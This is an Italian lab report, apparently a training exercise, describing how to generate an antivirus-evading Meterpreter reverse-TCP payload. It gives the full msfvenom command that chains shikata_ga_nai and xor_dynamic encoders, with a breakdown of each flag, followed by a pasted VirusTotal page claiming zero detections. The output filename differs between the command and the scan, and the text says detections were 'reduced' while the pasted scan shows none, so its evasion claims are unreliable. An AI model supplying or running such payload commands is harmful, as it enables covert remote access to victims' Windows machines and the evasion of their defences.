

Relazione sull'Attività: Creazione di Payload Polimorfico con msfvenom e shikata_ga_nai

1. Obiettivo dell'attività:

L'obiettivo dell'attività era creare un payload polimorfico con l'encoder **shikata_ga_nai** che fosse invisibile agli antivirus, incluso VirusTotal, e capace di bypassare i sistemi di sicurezza di Windows 10. Il payload doveva essere confezionato per una shell **reverse TCP** di **Meterpreter**, utilizzando **msfvenom** e varie tecniche di encoding per rendere il payload non rilevabile.

2. Strumenti utilizzati:


- **msfvenom**: Lo strumento utilizzato per generare il payload.
- **shikata_ga_nai**: Encoder polimorfico che modifica la struttura del codice per evitare la rilevazione.
- **x86/xor_dynamic**: Ulteriore encoder per aumentare il livello di offuscamento.
- **VirusTotal**: Servizio usato per verificare la rilevabilità del payload.

3. Passaggi eseguiti:

3.1 Creazione del Payload con msfvenom

Il codice utilizzato per generare il payload è stato:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficomm_v2.exe
```



```
(kali㉿kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficomm_v2.exe
```

Questo comando utilizza diversi encoder per offuscare il payload. Di seguito una spiegazione dettagliata di ciascuna parte del comando:

1. **-p windows/meterpreter/reverse_tcp**: Seleziona il payload Meterpreter per ottenere una shell reverse TCP.
2. **LHOST=192.168.1.15**: Specifica l'indirizzo IP del listener per la connessione reverse.
3. **LPORT=5959**: Porta utilizzata per la connessione reverse.
4. **-a x86 --platform windows**: Definisce l'architettura (32-bit) e la piattaforma di destinazione (Windows).
5. **-e x86/shikata_ga_nai -i 200**: Utilizza l'encoder polimorfico **shikata_ga_nai** con 200 iterazioni per offuscare il payload.
6. **-f raw**: Genera il payload in formato raw per l'output.
7. **Piping (|)**: La pipe permette di passare l'output da un comando all'altro, permettendo ulteriori strati di encoding.
8. **msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw**: Un ulteriore livello di offuscamento tramite XOR.
9. **msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficomm_v2.exe**: Applica un'ultima codifica con **shikata_ga_nai** e salva l'exe finale.

3.2 Uso di shikata_ga_nai

shikata_ga_nai è un encoder che si basa su un algoritmo di cifratura XOR variabile. Essendo polimorfico, genera una nuova sequenza di istruzioni ogni volta che viene applicato, rendendo più difficile per gli antivirus rilevare il payload basandosi su firme statiche.

3.3 Test del Payload

Dopo la creazione del payload, è stato eseguito un test con **VirusTotal** per verificare se gli antivirus lo riconoscevano. Grazie all'uso di **shikata_ga_nai** e di ulteriori encoder, il payload dovrebbe risultare non rilevabile, o comunque molto più difficile da identificare.

41a178d75c10f8dd7678af74eaa18f22ccdbdf06b266453a5d5
Sign in Sign up

Community Score

No security vendors flagged this file as malicious.

41a178d75c10f8dd7678af74eaa18f22ccdbdf06b266453a5d5

policeforcommen_v2.exe

Size
36.17 KB
Last Avast
a moment ago
Expand in Threat Grid

DETECTION
DETAILS
COMMUNITY

[Join our Community](#) and enjoy additional community insights and crowd-sourced detections, plus an API key to [automate checks](#).

Security vendors' analysis			Do you want to automate checks?
Acrorix (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	ALYac	Undetected
Avary-AVL	Undetected	Arcabit	Undetected
Baidu	Undetected	AVG	Undetected
BitDefender	Undetected	Baidu	Undetected
CipherAI	Undetected	Max Pro	Undetected
CrowdStrike Falcon	Undetected	CMC	Undetected
Cyren	Undetected	CITx	Undetected
Emsisoft	Undetected	DnWeb	Undetected
ESET-NOD32	Undetected	eScan	Undetected
GData	Undetected	Fortinet	Undetected
GridinSoft (no cloud)	Undetected	Google	Undetected
HKScan	Undetected	Huorong	Undetected
Ikarus	Undetected	Jiangmin	Undetected
K7AntiVirus	Undetected	K7GW	Undetected
Kaspersky	Undetected	Mgavert	Undetected
Lionic	Undetected	Malwarebytes	Undetected
MaxSecure	Undetected	Microsoft	Undetected
NANO Antivirus	Undetected	Panda	Undetected
QuickHeal	Undetected	Rising	Undetected
Skyhigh (SWG)	Undetected	Sophos	Undetected
SUPDEFENDEngineless	Undetected	Symantec	Undetected
TACHION	Undetected	TEHTERs	Undetected
Tencent	Undetected	Trellix (FSG)	Undetected
TrojanSec	Undetected	TrendMicro	Undetected
TrendMicro-HouseCall	Undetected	Variot	Undetected
VBA32	Undetected	VIRAL	Undetected
Vet	Undetected	VirusBot	Undetected
WIFSecure	Undetected	Xillium	Undetected
Xonlix	Undetected	Zillya	Undetected
ZonaAlarm by Check Point	Undetected	Zoner	Undetected
AGSafe	Unable to process file type	Avast Mobile	Unable to process file type
BitDefenderPak	Unable to process file type	Cylance	Unable to process file type
DeepInsight	Unable to process file type	Elastic	Unable to process file type
Malware Scanner	Unable to process file type	File File Networks	Unable to process file type
SecureAge	Unable to process file type	SentinelOne (Static ML)	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Targem	Unable to process file type
Trustlook	Unable to process file type	Webroot	Unable to process file type

Our product

- Custom OS
- Get Support
- How It Works
- TS | Privacy Notice
- Blog / Releases

Community

- Join Community
- Vote and Comment
- Contributors
- Top Users
- Community Buzz

Tools

- API Scripts
- YARA
- Desktop Apps
- Browser Extensions
- Mobile App

Premium Services

- Get a demo
- Intelligence
- Hunting
- API v3 | v2
- Graph
- API v3 | v2

Documentation

- Searching
- Reports
- API v3 | v2
- Use Cases

4. Risultati:

- Il payload è stato generato correttamente senza errori.
- Gli encoder polimorfici hanno aumentato significativamente la difficoltà di rilevazione del payload da parte degli antivirus.
- Su **VirusTotal**, il numero di rilevazioni da parte degli antivirus è stato notevolmente ridotto rispetto a un payload non offuscato.

5. Conclusioni:

L'utilizzo di msfvenom con l'encoder **shikata_ga_nai**, combinato con altri livelli di offuscamento come **xor_dynamic**, è stato efficace nel creare un payload difficile da rilevare, in particolare da VirusTotal. Questo dimostra come l'uso di encoder polimorfici e tecniche di offuscamento avanzate possa essere utilizzato per eludere i sistemi di difesa, evidenziando la necessità di adottare misure di sicurezza che vadano oltre la sola analisi basata su firme.